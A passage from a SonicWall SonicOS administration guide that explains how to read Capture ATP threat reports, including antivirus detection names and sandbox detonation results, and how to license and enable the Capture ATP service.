
The static file information is displayed on the left side of the threat report and is similar across all types of reports:

- File size in kilobits (kb)
- File type
- File name as it was intercepted by the firewall


Viewing Threat Reports from Preprocessing

There are varying amounts of data on a preprocessor threat report, based on whether the file was found to be malicious or clean.

A preprocessor report from a malicious file



A preprocessor report from a clean file




A clean threat report is seen in either of the following two cases:

Case 1	Virus scans are inconclusive or all good. The file matches domain or vendor allow lists.
Case 2	Virus scans are inconclusive or all good. No embedded code is present in the file.

Analysis Summary and Status Boxes in Preprocessor Reports

Analysis summary



Preprocessor threat reports contain an **Analysis Summary** section on the left side, which summarizes the findings based on the four phases of analysis during preprocessing.

Status boxes

Malicious status boxes

Clean Status Boxes

The true/false results from the four phases of preprocessing are displayed in the status boxes. Four areas of preprocessor analysis shows what happens in the process depending on the result of each phase of the preprocessing.

Four areas of preprocessor analysis

Preprocessor phase result	Virus scanners detect malware	Vendor reputation on Allow list? [a]	Domain reputation on Allow list? [a]	Embedded code found in the file?
True	**Malicious**	**Non-malicious**	**Non-malicious**	Continue analysis
False	Continue analysis	Continue analysis	Continue analysis	**Non-malicious**


a. The vendor reputation filter is only applicable for PE files, and the domain reputation might not be available for files delivered over SMTP. In these cases, the Continue analysis state is the phase result.

Some phase results trigger an immediate judgment of either Malicious or Non-malicious, as indicated in Four areas of preprocessor analysis. Otherwise, that phase ends with the Continue analysis state. If all phases of preprocessing result in the Continue analysis state, the file is sent to the cloud for full analysis by Capture ATP.

Malware names in preprocessor reports

If the virus scanners detect known malware in the file, all malware names are listed in the content area of the report.


Malware names



43 of 62 virus scanners detected known malware

Win32.Expiro.Gen.3	Win32/Expiro	Virus.Win32.Expiro.p (v)	Win32.Expiro.Gen.3
Win32.Expiro.Gen.3	Win32/Expiro5.Gen	Virus/Win32.Expiro.nr	Virus.Expiro.Win32.42
Win32:Xpirat-A	W32/Expiro.nr	Win32.Expiro.Gen.3	Virus.Win32.Expiro.p (v)
W32.FamVT.ExpiroPC.PE	W32.Expiro.NR	Win.Trojan.Expiro-1795	Virus.Expiro.2414
Virus.Win32.Expiro.SR	W32/Expiro.BG	Win32.Expiro.80	PE_EXPIRO.AR
Win32/Expiro.AY	Win32.Expiro.Gen.3 (B)	W32/Expiro.BG	PE_EXPIRO.AR
Win32.Expiro.Gen.3	W32/Expiro.W	Win32.Expiro.Gen.3	W32/Expiro-S
Virus.Win32.Expiro	Virus (0040f4dc1)	Virus (0040f4dc1)	PE:Trojan.Win32.Exprio.b!1075356111
Virus.Win32.Expiro.nr	W32/Expiro.gen.p	BehavesLike.Win32.Sality.jc	Win32/Expiro.AO
Win32.Expiro.Gen.3	Virus:Win32/Expiro.CD	Virus.Win32.Expiro.clnvwd	W32/Expiro.O
Expiro.YJ	Virus.Win32.Expiro.aab	W32.Xpiro.F	

Viewing Threat Reports from a Full Analysis




Full analysis threat reports provide the same set of information for both malicious and non-malicious files, although the banner color is different. This Threat Report format is used when the following conditions occur:

- Virus scans are inconclusive or all good.
- Embedded code is present in the file.
- The file does not match domain or vendor allow lists.

Topics:

Why Live Detonations Were Needed




The left side of the full analysis threat report displays a summary of the preprocessing results as an explanation of why live detonations were needed. The term live detonations is used to indicate that one or more analysis engines and multiple environments were used to analyze the file in the cloud servers.

Status Boxes

Virus scanners	This is the number of Anti-Virus vendors used, regardless of the judgment from each. SonicWall Gateway Anti-Virus and Cloud Anti-Virus each count as one. Additional virus scanners from many AV products and online scan engines are included in the total.
Reputation databases	One is the vendors allowed list. One is the domains allowed list.
Detonation engines	Number of analysis engines used to analyze the file. One is the SonicWall analysis engine. Additional analysis engines from third-party vendors are included in the count.
Live detonations	Total number of environments used across all analysis engines. The environment comprises the analysis engine and the operating system on which it was run.

The status boxes in full analysis threat reports display status from preprocessing results as well as information about the analysis performed in the cloud servers.

Analysis Engine Results Tables



		Summary of actions once detonated							See everything the engines saw
Engine Alpha	time	libraries	files	registries	processes	mutexes	functions	connection	download full details
100 **Windows XP Pro**	130s	9	73		6	37	1	7	XML Screenshots PCAP
92 **Windows 7**	124s	9	89	1	5	36	1	12	XML Screenshots PCAP
Engine Beta									
12 **Windows Phone**	130s	9	73		6	37	1	7	XML Screenshots PCAP
0 **Android**	timeout								XML Screenshots PCAP
Engine Gamma									
100 **Windows XP Pro**	130s	9	73		6	37	1	7	XML Screenshots PCAP
63 **Windows 7**	124s	9	89	1	5	36	1		XML Screenshots PCAP

Under the status boxes, the full analysis threat report displays multiple tables showing the results from each analysis engine. The engines are designated by names from the Greek alphabet, such as Alpha, Beta, Gamma.

Each row represents a separate environment and indicates the operating system in which the engine was executed.

The overall score from the analysis in each environment is displayed in a highlighted box to the left of the operating system. The color of the box indicates whether the score triggered a malicious or non-malicious judgment:

- Red indicates a malicious judgment.
- Grey indicates a non-malicious judgment.

For each environment, the columns provide the analysis duration and a summary of actions once detonated:

Time	Time taken by the analysis, using `s` for seconds, `m` for minutes, and `timeout` if the analysis did not complete.
Libraries	Cumulative count of malware libraries that were read during the analysis.
Files	Cumulative count of files that were created, read, updated, or deleted during the analysis.
Registries	Cumulative count of OS registries that were read during the analysis.
Processes	Cumulative count of processes that were created during the analysis.
Mutexes	Cumulative count of mutual exclusion objects that were used during the analysis to lock a resource for exclusive access.
Functions	Cumulative count of functions executed during the analysis.
Connection	Cumulative count of network connections that were created during the analysis

You can click any cell in the **Summary of actions** table to jump to the full data available further down in the report. Blank cells are not clickable.

Clicking an item in the last column provides access to a file containing the full details of the analysis by the different engines and which you can open or save:

XML	XML file of all the detailed data behind the above counts.
Screenshots	Zip file of all the screenshots produced by the analysis.
PCAP	A packet capture file in pcapNG or libpcap format with details about the connections opened during the analysis.

101

Configuring Capture ATP


Capture ATP > Settings

IMPORTANT: Capture Advanced Threat Protection (ATP) is an add-on security service to the firewall, similar to Gateway Anti-Virus (GAV), that helps a firewall identify whether a file is malicious.

Capture ATP is supported on all SuperMassive Series, NSA Series, and TZ600 and TZ500/TZ500W firewalls running SonicOS 6.2.6 or higher. Capture functionality, however, is not supported in Active/Active DPI mode.

Before you can enable Capture ATP you must first get a license, and you must enable the Gateway Anti-Virus (GAV) and Cloud Anti-Virus Database services. After Capture ATP is licensed, you can view Capture ATP status in your MySonicWall account as well as configure and receive alerts and notifications.

For further information about Capture ATP, licensing it, and using your MySonicWall account to configure and receive alerts and notifications, see the *SonicOS 6.2.6 Capture Advanced Threat Protection Feature Guide*.



Topics:

- About Capture ATP on page 1187

About Capture ATP

Topics:

About Capture ATP

Capture Advanced Threat Protection (ATP) helps a firewall identify whether a file is malicious by transmitting the file to the cloud where the SonicWall Capture ATP service analyzes the file to determine if it contains a virus or other malicious elements. Capture ATP then sends the results to the firewall. The analysis and reporting are done in real time while the file is being processed by the firewall.

All files are sent to the Capture ATP cloud over an encrypted connection. Files are analyzed and deleted within minutes of a verdict being determined, unless a file is found to be malicious. Malicious files are submitted via an encrypted HTTPS connection to the SonicWall threat research team for further analysis and to harvest threat information. Files are not transferred to any other location for analysis. Malicious files are deleted after harvesting threat information within 30 days of receipt

Capture ATP provides a file analysis report (threat report) with detailed threat behavior information.

The firewall is located on your premises, while the Capture ATP server and database are located at a SonicWall facility. The firewall creates a secure connection with the Capture ATP cloud service before transmitting data.

Capture ATP works in conjunction with the Gateway Anti-Virus (GAV) and Cloud Anti-Virus services.

For further information about Capture ATP, see the SonicOS 6.2.6 Capture Advanced Threat Protection Feature Guide.

Files are Preprocessed

All files submitted to Capture ATP for analysis are first preprocessed by the GAV service to determine if a file is malicious or benign. You can also use GAV settings to select or define address objects to exclude from GAV and Capture ATP scanning.

Preprocessed files determined to be malicious or benign are not analyzed by Capture ATP. If a file is not determined to be malicious or benign during preprocessing, the file is submitted to Capture ATP for analysis.

Blocking Files Until Completely Analyzed

For HTTP/HTTPS downloads, Capture ATP has an option, **Block file download until a verdict is returned**, that ensures no packets get through until the file is completely analyzed and determined to be either malicious or

benign. The file is held until the last packet is analyzed. If the file has malware, the last packet is dropped, and the file is blocked. The threat report provides information necessary to respond to a threat or infection.

Files are Sent over an Encrypted Connection

All files are sent to the Capture ATP cloud over an encrypted connection. SonicWall does not keep the files. All file types, whether they are malicious or benign are removed from the Capture ATP server after a certain time period.

The SonicWall privacy policy can be accessed at https://www.mysonicwall.com/privacypolicy.aspx.

Activating the Capture ATP License

IMPORTANT: Capture ATP requires the Gateway Anti-Virus service, which must also be licensed.

After the Capture ATP service license is activated, **Capture ATP** appears in the SonicOS left-hand navigation (left nav) panel below DPI-SSL. If Capture ATP is not licensed, it does not appear in the left nav at all.

NOTE: Click on the **Synchronize** button on the **System > Licenses** page if **Capture ATP** does not appear shortly after the Capture ATP service license is activated.

To activate the license, go to the **System > Licenses** page where you can view all service licenses and initiate licensing for Capture ATP. For more information about licensing, see Managing SonicWall Licenses on page 167.

Enabling Capture ATP

IMPORTANT: You must enable Gateway Anti-Virus and Cloud Anti-Virus before you can enable Capture ATP.

When Capture ATP is licensed but not enabled, the banner displays this message:


```
Capture ATP is not currently running. Please see the Basic Setup
Checklist below for troubleshooting.
```

In disabled mode, the **Basic Setup Checklist** section is visible, but the other sections are dimmed.

To enable Capture ATP:

1. Navigate to **Security Services > Gateway Anti-Virus**.
2. Enable both Gateway Anti-Virus (GAV) and Cloud Anti-Virus as described in Managing SonicWall Gateway Anti-Virus Service on page 1705.
3. Optionally, you can configure GAV and Cloud Anti-Virus settings, which also apply to Capture ATP.

4 Navigate to **Capture ATP > Settings**. If Capture ATP is not enabled, a warning message displays:




5 In the **Basic Setup Checklist** section, click（**enable it**）in **Capture ATP subscription is valid until *date* but the service is not currently enabled.**（**enable it**）. The warning message disappears, and the status indicator becomes a green checkmark.

About the Capture ATP > Settings Page

Topics:

Basic Setup Checklist



The **Basic Setup Checklist**:

- Displays the status of Capture ATP and its components, GAV and Cloud Anti-Virus.
- Displays any error states that may be present.
- Allows enabling or disabling of the Capture ATP service.

- Provides links to the **Security Services > Gateway Anti-Virus** page for the GAV, Cloud Anti-Virus, and protocol inspection settings.
- Displays a matrix of the protocol inspection settings and whether the inbound and outbound directions have been enabled.

NOTE: For messages that display in this section, see Capture ATP status through Protocols inspection settings. **Enabled** corresponds to a green checkmark, and **Disabled** corresponds to a red X.

Capture ATP status

Icon	Message	Link	Action
Enabled	Capture ATP service is enabled until *renewal_date*.	`disable it`	Click the link to turn off Capture ATP and put the service in disabled mode. You do not need to click **Accept** to apply this change.
Disabled	Capture ATP subscription is valid until *renewal_date* but the service is not currently enabled.	`enable it`	Click the link to turn on Capture ATP and put the service in enabled mode. You do not need to click **Accept** to apply this change.
